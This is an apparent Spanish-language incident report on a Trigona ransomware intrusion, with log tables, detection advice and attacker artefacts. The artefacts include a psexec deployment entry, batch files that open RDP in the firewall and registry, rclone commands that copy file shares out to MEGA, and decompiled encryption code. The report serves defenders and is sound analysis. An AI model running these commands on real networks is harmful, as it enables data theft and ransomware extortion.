
Este archivo no fue utilizado por el atacante, es un binario autoextraíble que descarga una herramienta llamada Snap2HTML (junto con un archivo por lotes para ejecutarlo en cada unidad), diseñada para crear un listado de directorios de una unidad.

Según el sitio web de Snap2HTML:

> Snap2HTML toma una " snapshot" de las estructuras de carpetas en tu disco duro y las guarda como archivos HTML. Lo único de Snap2HTML es que el archivo HTML utiliza técnicas modernas para que se sienta más como una "aplicación real", similar al Explorador de Windows, mostrando una vista de árbol con carpetas en las que puedes hacer clic para ver los archivos que contienen.

```
<item>
  <name>Sniper</name>
  <command>psexec.exe -accepteula -nobanner -s \\%0 -c sd.exe</command>
  <hotkey>0</hotkey>
  <enabled>true</enabled>
</item>
```

El archivo netscan.xml copiado también incluía historiales de escaneo recientes de probables víctimas anteriores seleccionadas por el atacante, guardados en un directorio utilizando la frase rusa "отчёты со сканера" o "informes del escáner".



Se incluyeron dos resultados XML adicionales en la herramienta que parecen ser escaneos de resultados de intrusiones anteriores no relacionadas con este incidente.

Share Enumeration with Netscan |

```
<shares>
  <enabled>true</enabled>
  <filter>0</filter>
  <secinfo>true</secinfo>
  <checkwrite>true</checkwrite>
  <diskspace>true</diskspace>
</shares>
```

event.code	event.provider	winlog.event_data.SubjectUserName	winlog.event_data.ShareName	winlog.event_data.ShareLocalPath	winlog.event_data.RelativeTargetName	winlog.event_data.AccessMask
5145	Microsoft-Windows-Security-Auditing	Administrator	*\ADMIN$	\??\C:\Windows	delete.me	0x130196
5145	Microsoft-Windows-Security-Auditing	Administrator	*\ADMIN$	\??\C:\Windows	delete.me	0x2
5145	Microsoft-Windows-Security-Auditing	Administrator	*\C$	\??\C:\	delete.me	0x130196
5145	Microsoft-Windows-Security-Auditing	Administrator	*\C$	\??\C:\	delete.me	0x2
5145	Microsoft-Windows-Security-Auditing	Administrator	*\ADMIN$	\??\C:\Windows	delete.me	0x130196
5145	Microsoft-Windows-Security-Auditing	Administrator	*\ADMIN$	\??\C:\Windows	delete.me	0x2
5145	Microsoft-Windows-Security-Auditing	Administrator	*\C$	\??\C:\	delete.me	0x130196
5145	Microsoft-Windows-Security-Auditing	Administrator	*\C$	\??\C:\	delete.me	0x2
5145	Microsoft-Windows-Security-Auditing	Administrator	*\E$	\??\E:\	delete.me	0x130196

Esta actividad fue documentada previamente en el foro de soporte de SoftPerfect, así como en un informe de ransomware publicado por Vectra en 2022. Esto brinda una oportunidad de detección para los defensores para poder monitorear este evento ID, identificando la enumeración de escritura de recursos compartidos de red de Netscan en las etapas iniciales de un ataque. También se ha incluido una regla Sigma experimental. Del mismo modo, este comportamiento puede ser observado en la red con herramientas como Zeek.

fileset.name	source.ip	zeek.smb_files.action	destination.ip	zeek.smb_files.path	zeek.smb_files.name
smb_files	10 [redacted] .30	SMB::FILE_OPEN	10. [redacted] .50	\\10. [redacted] .50\ADMIN$	delete.me
smb_files	10 [redacted] .30	SMB::FILE_OPEN	10. [redacted] .50	\\10. [redacted] .50\C$	delete.me
smb_files	10 [redacted] .30	SMB::FILE_OPEN	10. [redacted] .49	\\10. [redacted] .49\ADMIN$	delete.me
smb_files	10 [redacted] .30	SMB::FILE_OPEN	10. [redacted] .21	\\10. [redacted] .21\ADMIN$	delete.me
smb_files	10 [redacted] .30	SMB::FILE_OPEN	10. [redacted] .11	\\10. [redacted] .11\ADMIN$	delete.me
smb_files	10 [redacted] .30	SMB::FILE_OPEN	10. [redacted] .23	\\10. [redacted] .23\ADMIN$	delete.me
smb_files	10 [redacted] .30	SMB::FILE_OPEN	10. [redacted] .17	\\10. [redacted] .17\ADMIN$	delete.me
smb_files	10 [redacted] .30	SMB::FILE_OPEN	10. [redacted] .21	\\10. [redacted] .21\C$	delete.me
smb_files	10 [redacted] .30	SMB::FILE_OPEN	10. [redacted] .16	\\10. [redacted] .16\ADMIN$	delete.me
smb_files	10 [redacted] .30	SMB::FILE_OPEN	10. [redacted] .13	\\10. [redacted] .13\ADMIN$	delete.me
smb_files	10 [redacted] .30	SMB::FILE_OPEN	10. [redacted] .22	\\10. [redacted] .22\ADMIN$	delete.me
smb_files	10 [redacted] .30	SMB::FILE_OPEN	10. [redacted] .40	\\10. [redacted] .40\ADMIN$	delete.me

El atacante también utilizó varias herramientas básicas para revisar diversos archivos en el host y recursos compartidos de red, como navegar por recursos compartidos de archivos remotos a través de un navegador web.

process.name	process.command_line	process.parent.name
msedge.exe	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --single-argument \\10 [redacted] \Security_Policy_2021.pdf	explorer.exe
msedge.exe	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --single-argument \\10 [redacted] \Bank Loan Commitment Contracts-Data Theory and Tests.pdf	explorer.exe
msedge.exe	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --single-argument \\10 [redacted] \21_3qf_d_e.pdf	explorer.exe
msedge.exe	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --single-argument \\10 [redacted] \networkdiagram.pdf	explorer.exe
msedge.exe	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --single-argument \\10 [redacted] \networkdiagram.pdf	explorer.exe
msedge.exe	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --single-argument \\10 [redacted] \hr-resource-library-920-1.pdf	explorer.exe
msedge.exe	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --single-argument \\10 [redacted] \document(1).pdf	explorer.exe
msedge.exe	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --single-argument \\10 [redacted] \Bitdefender-NGZ-SecEndPointsPatchManagement.pdf	explorer.exe
msedge.exe	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --single-argument \\10 [redacted] \jenkins-plugin.pdf	explorer.exe

En un momento dado, el atacante incluso utilizó MS Paint para revisar archivos de imagen en un sistema remoto.

```
Process Create:
RuleName: technique_id=T1204,technique_name=User Execution
UtcTime: [redacted]
ProcessGuid: {2524ae20-4354-63a6-4532-000000000400}
ProcessId: 5376
Image: C:\Windows\System32\mspaint.exe
FileVersion: [redacted]
Description: Paint
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: MSPAINT.EXE
CommandLine: "C:\Windows\system32\mspaint.exe" "\\10.[redacted]\admin$\appcompat\UA\GenericApp.pn
g"
CurrentDirectory: \\10.[redacted]\admin$\appcompat\UA\
User: [redacted]\Administrator
LogonGuid: {2524ae20-4013-63a6-7035-800600000000}
LogonId: 0x6803570
TerminalSessionId: 2
IntegrityLevel: High
Hashes: SHA1=8956D4DFF2E321B7308D7FDD8BD32BF47D61F398,MD5=67C68B11E98970966DF59D2FAD6152BF,SHA25
6=615CFFE98CAD0DB5F7F261CE915F13BBBC22378BB2A80591D38205D5658A8092,IMPHASH=ABBE6AE1A46B5D03FCCC5
A2C2F1DF4D0
ParentProcessGuid: {2524ae20-4340-63a6-4432-000000000400}
ParentProcessId: 5816
ParentImage: C:\Windows\explorer.exe
ParentCommandLine: C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embe
dding
ParentUser: [redacted]\Administrator
```

El atacante también dejó caer varios otros scripts de descubrimiento de IP, pero no se observó que fueran utilizados durante esta intrusión.

Archivo ipall.bat

```
@echo off
arp -a > ipall.txt
start ipall.txt
```

Archivo ipinfo.bat

```
@echo off
Ipconfig /all > ipinfo.txt
start ipinfo.txt
```

7. Movimiento lateral

En este caso, con Remote Desktop Protocol (RDP) era todo lo necesario para para facilitar la obtención y robo de la información y la exitosa ejecución del ransomware.

Event Time	Action Type	Remote IP	Remote Port	Local IP	Initiating Process Acc...
T23:55:26.829	ConnectionSuccess	.35	3389	Beachhead	administrator
T23:55:37.250	ConnectionSuccess	.35	3389		administrator
T23:55:43.614	ConnectionSuccess	.35	3389		administrator
T00:15:19.248	ConnectionSuccess	.36	3389		administrator
T00:15:28.938	ConnectionSuccess	.36	3389		administrator
T02:17:16.149	ConnectionSuccess	.34	3389		administrator
T02:17:25.210	ConnectionSuccess	.34	3389		administrator
T02:18:28.631	ConnectionSuccess	.33	3389		administrator
T02:18:34.949	ConnectionSuccess	.33	3389		administrator

Day 1

Day 2

Archivo openrdp.bat

Este achivo no fue utilizado por el atacante dado que el acceso RDP estaba disponible para utilizarse en todo el entorno.

```
netsh advfirewall firewall add rule name="rdp" dir=in protocol=tcp localport=3389 action=allow
netsh advfirewall firewall set rule group="windows management instrumentation (wmi)" new enable=yes
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD
/d 0 /f
```

8. Comando y control o Command and Control

El atacante para realizar esta instrucción se basó únicamente del acceso RDP externo que se usaba para romper la red.

El atacante se conectó vía IP **77.83.36.6** y desde un host remoto llamado **WIN-L1MS2GT1R2G**

```
An account was successfully logged on.

Subject:
        Security ID:            S-1-0-0
        Account Name:           -
        Account Domain:         -
        Logon ID:               0x0

Logon Information:
        Logon Type:             3
        Restricted Admin Mode:  -
        Virtual Account:                No
        Elevated Token:         Yes

Impersonation Level:            Impersonation

New Logon:
        Security ID:            S-1-5-21-[redacted]-500
        Account Name:           Administrator
        Account Domain:         [redacted]
        Logon ID:               0x2AE69DD0
        Linked Logon ID:                0x0
        Network Account Name:   -
        Network Account Domain: -
        Logon GUID:             {00000000-0000-0000-0000-000000000000}

Process Information:
        Process ID:             0x0
        Process Name:           -

Network Information:
        Workstation Name:       WIN-L1MS2GT1R2G
        Source Network Address: 77.83.36.6
        Source Port:            0

Detailed Authentication Information:
        Logon Process:          NtLmSsp
        Authentication Package: NTLM
        Transited Services:     -
        Package Name (NTLM only):       NTLM V2
        Key Length:             128
```

Luego, el atacante, tras esperar alrededor de dos horas y media, se desconectó desde la IP inicial y realizó una segunda conexión, pero dese la IP **193.106.31.98** y host **6CU548W0BH.** Desde esta nueva conexión, descarga los archivos correspondientes al ransomware, y los ejecuta, en la host víctima.

```
A session was reconnected to a Window Station.

Subject:
        Account Name:           Administrator
        Account Domain:         [redacted]
        Logon ID:               0x8C83652

Session:
        Session Name:           RDP-Tcp#99

Additional Information:
        Client Name:            6CU548W0BH
        Client Address:         193.106.31.98

This event is generated when a user reconnects to an existing Terminal Services sessio
n, or when a user switches to an existing desktop using Fast User Switching.
```

9. Exfiltración

Se eliminaron dos secuencias de comandos por lotes sospechosas diferentes mediante RDP en la carpeta **Music** del administrador integrada en “beachhead“ y en uno de los servidores de archivos. Tras la ejecución, estos dos scripts .bat ejecutan rclone.exe para extraer archivos de los archivos compartidos de la víctima:

```
cmd /c "C:\Users\Administrator\Music\start – копия.bat"
  --> cd %~dp0
  --> rclone.exe copy "\\[FILE SERVER]\human resources" MEGA:domain -q --
ignore-existing --auto-confirm --multi-thread-streams 12 --transfers 12

cmd /c "C:\Users\Administrator\Music\start – копия – копия.bat"
  --> cd %~dp0
  --> rclone.exe copy "\\[FILE SERVER]\Files" MEGA:domain -q --ignore-existing
--auto-confirm --multi-thread-streams 12 --transfers 12
```

El archivo de configuración de Rclone utilizado por el atacante estaba cifrado.

- rclone utiliza nacl secretbox(correspondiente al lenguaje Golang o Go), que a su vez utiliza XSalsa20 y Poly1305 para cifrar y autenticar la coniguración con un criptogría de clave secreta.
  - La contraseña se hashea con SHA-256, lo que produce la clave para el secretbox, dicha contraseña no se almacena.

```
# Encrypted rclone configuration File

RCLONE_ENCRYPT_V0:
BPFeXSGbk+mskHncVwi6ccv+wKPgq+RdAKOsov8t8gHV2sPQLkcy9qsFRrqn5rMSt6LEbzZP/
429vF9YygxlONvCHQA5HccjrzTlp+0CAiHJGbzF19NoKe0zJcL9tdkCvqh1bVFC6LHpAX8Lni3O/
h1yY7Rc3+IzY6EtBl1VVw=
```

10. Impacto

El atacante trajo el archivo **build_redacted.exe**, que es el ransomware Trigona**.**

process.name	process.command_line	process.parent.name	process.parent.command_line	process.pid	process.parent.pid	user.name
build_[redacted].exe	"C:\Users\Administrator\Music\build_[redacted].exe"	explorer.exe	C:\Windows\Explorer.EXE	4,824	4,228	Administrator
build_[redacted].exe	"C:\[redacted]\build_[redacted].exe"	explorer.exe	C:\Windows\Explorer.EXE	1,240	5,076	Administrator
build_[redacted].exe	"C:\[redacted]\build_[redacted].exe"	explorer.exe	C:\Windows\Explorer.EXE	10,748	4,228	Administrator
build_[redacted].exe	"C:\ALLibraries\build_[redacted].exe"	explorer.exe	C:\Windows\Explorer.EXE	9,684	12,480	Administrator
build_[redacted].exe	"C:\ALLibraries\build_[redacted].exe"	explorer.exe	C:\Windows\Explorer.EXE	940	8,932	Administrator

Si bien el ransomware afectó al host en el que se ejecutaron, el malware también inició conexiones SMB a hosts remotos cifrándolos también.

Action Type	Initiating Process File Name	Folder Path	File Name
FileModified	build_[redacted].exe	\\[redacted]\C$\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\DSCResources\en-US	PackageManagementDscUtilities.strings.psd1
FileRenamed	build_[redacted].exe	\\[redacted]\C$\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\DSCResources\en-US	PackageManagementDscUtilities.strings.psd1
FileModified	build_[redacted].exe	\\[redacted]\C$\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\DSCResources\MSFT_PackageManagement\en-US	MSFT_PackageManagement.strings.psd1
FileRenamed	build_[redacted].exe	\\[redacted]\C$\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\DSCResources\MSFT_PackageManagement\en-US	MSFT_PackageManagement.strings.psd1
FileModified	build_[redacted].exe	\\[redacted]\C$\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\DSCResources\MSFT_PackageManagement	MSFT_PackageManagement.psm1
FileRenamed	build_[redacted].exe	\\[redacted]\C$\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\DSCResources\MSFT_PackageManagement	MSFT_PackageManagement.psm1
FileModified	build_[redacted].exe	\\[redacted]\C$\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\DSCResources\MSFT_PackageManagementSource\en-US	MSFT_PackageManagementSource.strings.psd1
FileRenamed	build_[redacted].exe	\\[redacted]\C$\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\DSCResources\MSFT_PackageManagementSource\en-US	MSFT_PackageManagementSource.strings.psd1
FileModified	build_[redacted].exe	\\[redacted]\C$\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\DSCResources\MSFT_PackageManagementSource	MSFT_PackageManagementSource.psm1


Después de ejecutar el ransomware Trigona, se deja la nota de rescate **how_to_decrypt.hta** (ver apartado de “cifrado de archivos“ y ”extorsión“) que también ha sido distribuida por la red, observando los logs con Zeek SMB

fileset.name	source.ip	zeek.smb_files.action	destination.ip	zeek.smb_files.path	zeek.smb_files.name
smb_files	10.[redacted]	SMB::FILE_OPEN	10.[redacted]	\\[redacted]\c$	Users\[redacted]\AppData\Local\Microsoft\InputPersonalization\how_to_decrypt.hta
smb_files	10.[redacted]	SMB::FILE_OPEN	10.[redacted]	\\[redacted]\c$	Users\[redacted]\AppData\Local\Microsoft\InputPersonalization\TrainedDataStore\how_to_decrypt.hta
smb_files	10.[redacted]	SMB::FILE_OPEN	10.[redacted]	\\[redacted]\c$	Users\[redacted]\AppData\Local\Microsoft\input\ha-Latn-NG\how_to_decrypt.hta
smb_files	10.[redacted]	SMB::FILE_OPEN	10.[redacted]	\\[redacted]\c$	Users\[redacted]\AppData\Local\Microsoft\input\hi-IN\how_to_decrypt.hta
smb_files	10.[redacted]	SMB::FILE_OPEN	10.[redacted]	\\[redacted]\c$	Users\[redacted]\AppData\Local\Microsoft\input\es-EC\how_to_decrypt.hta
smb_files	10.[redacted]	SMB::FILE_OPEN	10.[redacted]	\\[redacted]\c$	Users\[redacted]\AppData\Local\Microsoft\input\es-HN\how_to_decrypt.hta
smb_files	10.[redacted]	SMB::FILE_OPEN	10.[redacted]	\\[redacted]\c$	Users\[redacted]\AppData\Local\Microsoft\input\it-IT\how_to_decrypt.hta
smb_files	10.[redacted]	SMB::FILE_OPEN	10.[redacted]	\\[redacted]\c$	Users\[redacted]\AppData\Local\Microsoft\input\es-PR\how_to_decrypt.hta
smb_files	10.[redacted]	SMB::FILE_OPEN	10.[redacted]	\\[redacted]\c$	Users\[redacted]\AppData\Local\Microsoft\input\ru-RU\how_to_decrypt.hta
smb_files	10.[redacted]	SMB::FILE_OPEN	10.[redacted]	\\[redacted]\c$	Users\[redacted]\AppData\Local\Microsoft\input\sl-SI\how_to_decrypt.hta


11. Cifrado de archivos

Trigona encripta los archivos infectados usando AES (***TDCP_rijndael***) o 4,112-bit RSA and 256-bit AES encryption en modo OFB para cifrar los archivos. Además, contiene una configuración cifrada en su sección de recursos que se descifra tras la ejecución. Sin embargo, sólo utilizará determinadas cadenas dentro de su configuración.

```
if ( !v17 )
{
  EXTENDCONTROLDATAIFWANTED(p_CDa, *p_CDLEN);
  SYSTEM_FILLCHAR_formal_INT64_BYTE(*p_BLOCK, PARTSIZEa, 0LL);
  RWB = 0;
  if ( ASLINUX_SETFILEPOINTEREX(*p_FAa, CFPa, 0) )
    ASLINUX_READFILE(*p_FAa, *p_BLOCK, PARTSIZEa, &RWB);
  for ( I = RWB - 1; I >= 0 && !*(*p_BLOCK + I); --I )
    ;
  RWB = ++I;
  if ( !I )
    goto LABEL_9;
  PARTSIZEa = RWB;
  AES_OFB_ENCRYPT(p_BLOCK, p_PASSa, p_IVa, p_EBLOCK, RWB, p_DCP);
  RWB = 0;
  if ( ASLINUX_SETFILEPOINTEREX(*p_FAa, CFPa, 0) )
    ASLINUX_WRITEFILE(*p_FAa, *p_EBLOCK, PARTSIZEa, &RWB);
  if ( RWB )
  {
    ENCRYPTION_LOG.ENCRYPTED_IN_FILE += RWB;
    PARTSIZEa = RWB;
    v15 = NUMTOARRAY(RWB);
    fpc_dynarray_decr_ref(&LAR, &INIT_BASETYPES_TCHANGEBLEARRAY);
    LAR = v15;
    *(*p_CDa + *p_CDLEN) = **p_BLOCK;
    *(*p_CDa + *p_CDLEN + 1) = *(*p_BLOCK + PARTSIZEa - 1);
    *(*p_CDa + *p_CDLEN + 2) = *(LAR + 1);
    *(*p_CDa + *p_CDLEN + 3) = *(LAR + 2);
    *(*p_CDa + *p_CDLEN + 4) = *(LAR + 3);
    *p_CDLEN += 5;
    v16 = 0LL;
    fpc_dynarray_setlength(&LAR, &INIT_BASETYPES_TCHANGEBLEARRAY, 1LL, &v16);
  }
```




Trigona también aleatoriza los nombres de los archivos cifrados y agrega la extensión **._locked** al cifrarlos. Los operadores de Trigona emplean el dumper de credenciales Mimikatz para recopilar las contraseñas y credenciales encontradas en las máquinas de las víctimas.




Extorsión

El ransomware también incrustará la clave de descifrado encriptada, el ID de la campaña y el ID de la víctima (nombre de la empresa) en los archivos encriptados.

